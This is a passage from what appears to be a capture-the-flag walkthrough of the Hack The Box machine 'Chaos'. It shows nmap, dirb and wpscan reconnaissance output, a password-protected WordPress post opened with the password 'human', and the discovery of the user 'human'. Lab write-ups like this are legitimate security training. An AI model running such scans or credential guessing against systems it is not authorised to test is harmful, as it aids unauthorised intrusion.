




```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.120
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-21 19:45 +03
Stats: 0:04:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.53% done; ETC: 19:56 (0:06:26 remaining)
Stats: 0:06:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.03% done; ETC: 19:57 (0:05:55 remaining)
Nmap scan report for chaos.htb (10.10.10.120)
Host is up (0.078s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))
110/tcp   open  pop3     Dovecot pop3d
143/tcp   open  imap     Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 Dovecot pop3d
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
root@kali:~/Masaüstü# dirb http://10.10.10.120

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Dec 21 19:44:57 2018
URL_BASE: http://10.10.10.120/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.120/ ----
+ http://10.10.10.120/index.html (CODE:200|SIZE:73)
==> DIRECTORY: http://10.10.10.120/javascript/
+ http://10.10.10.120/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.10.120/wp/
```



Index of /wp

Name	Last modified	Size	Description
Parent Directory		-	
wordpress/	2013-09-25 00:18	-	

Apache/2.4.34 (Ubuntu) Server at 10.10.10.120 Port 80



10.10.10.120/wp/wordpress/index.php/20

CHAOS


Just another WordPress site

OCTOBER 28, 2018 BY HUMAN


Protected: chaos

This content is password protected. To view it please enter your password below:

Password: ●●●●● human



```
root@kali:~/Masaüstü# wpscan --url 10.10.10.120/wp/wordpress
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time
[i] Last database update: 2018-12-15
[?] Do you want to update now? [Y]es  [N]o  [A]bort update, default: [N] > y
[i] Updating the Database ...
[i] Update completed
[+] URL: http://10.10.10.120/wp/wordpress/
[+] Started: Fri Dec 21 19:47:53 2018

[+] Interesting header: LINK: <http://10.10.10.120/wp/wordpress/index.php/wp
[+] Interesting header: SERVER: Apache/2.4.34 (Ubuntu)
[+] XML-RPC Interface available under: http://10.10.10.120/wp/wordpress/xmlr
[+] Found an RSS Feed: http://10.10.10.120/wp/wordpress/index.php/feed/   [H
[!] Detected 1 user from RSS feed:
+--------+
| Name   |
+--------+
| human  |
+--------+
```



CHAOS

Just another WordPress site

